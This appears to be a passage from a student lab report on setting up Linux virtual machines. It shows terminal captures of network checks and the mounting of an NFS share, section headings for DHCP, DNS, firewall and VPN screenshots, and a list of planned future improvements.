
```
vm4@vm5:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:00:27:1b:76:e6 brd ff:ff:ff:ff:ff:ff
    inet 10.110.234.41/24 brd 10.110.234.255 scope global enp0s3
        valid_lft forever preferred_lft forever
    inet 192.168.1.41/24 brd 192.168.1.255 scope global enp0s3
        valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fe1b:76e6/64 scope link
        valid_lft forever preferred_lft forever
vm4@vm5:~$ ping 10.110.234.42
PING 10.110.234.42 (10.110.234.42) 56(84) bytes of data.
64 bytes from 10.110.234.42: icmp_seq=1 ttl=64 time=1.27 ms
64 bytes from 10.110.234.42: icmp_seq=2 ttl=64 time=2.32 ms
^C
[1]: Stopped ping 10.110.234.42
vm4@vm5:~$ cd /srv/nfs/share/
vm4@vm5:/srv/nfs/share$ ls
123.txt
vm4@vm5:/srv/nfs/share$ sudo touch 55.txt
[sudo] password for vm4:
vm4@vm5:/srv/nfs/share$ ls
123.txt 55.txt
vm4@vm5:/srv/nfs/share$ echo "123" | sudo tee 55.txt
123
vm4@vm5:/srv/nfs/share$ 
```




```
File Edit View Search Terminal Help
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:00:27:1b:76:e6 brd ff:ff:ff:ff:ff:ff
    inet 10.110.234.42/24 brd 10.110.234.255 scope global noprefixroute enp0s3
        valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fe1b:76e6/64 scope link tentative
        valid_lft forever preferred_lft forever
vn8@vm8:~$ whoami
vn8
vn8@vm8:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:00:27:1b:76:e6 brd ff:ff:ff:ff:ff:ff
    inet 10.110.234.42/24 brd 10.110.234.255 scope global noprefixroute enp0s3
        valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fe1b:76e6/64 scope link tentative
        valid_lft forever preferred_lft forever
vn8@vm8:~$ whoami
vn8
vn8@vm8:~$ ls
123.txt
vn8@vm8:~$ sudo mount -t nfs 10.0.0.41:/srv/nfs/share /mnt
[sudo] password for vn8:
mount.nfs: Network is unreachable
vn8@vm8:~$ sudo mount -t nfs 10.110.234.41:/srv/nfs/share /mnt
vn8@vm8:~$ cd /mnt/
vn8@vm8:/mnt$ ls
123.txt
vn8@vm8:/mnt$ ls -l /
media/
vn8@vm8:/mnt$ ls -l /mnt/
total 0
vn8@vm8:/mnt$ cat /mnt/ 55.txt
cat: /mnt/: Is a directory
123
vn8@vm8:/mnt$ 
```

Test result from other VM (windows/ with GUI)


1.DHCP, master DNS, webserver




2.slave DNS



4.firewall



5.vpn



FUTURE SCOPE:

1. Expand DNS and DHCP for larger networks and subnets.
2. Enhance security with IDS/IPS and encrypted backups.
3. Implement redundancy for DNS and DHCP to ensure availability.
4. Optimize web servers and DNS caching for performance.
5. Integrate automation tools for configuration and monitoring.
6. VPN is based on the concept of data encryption or create a secure tunnel, in the future, we could integrate it with ZTA (Zero Trust Architecture) or AES encryption.

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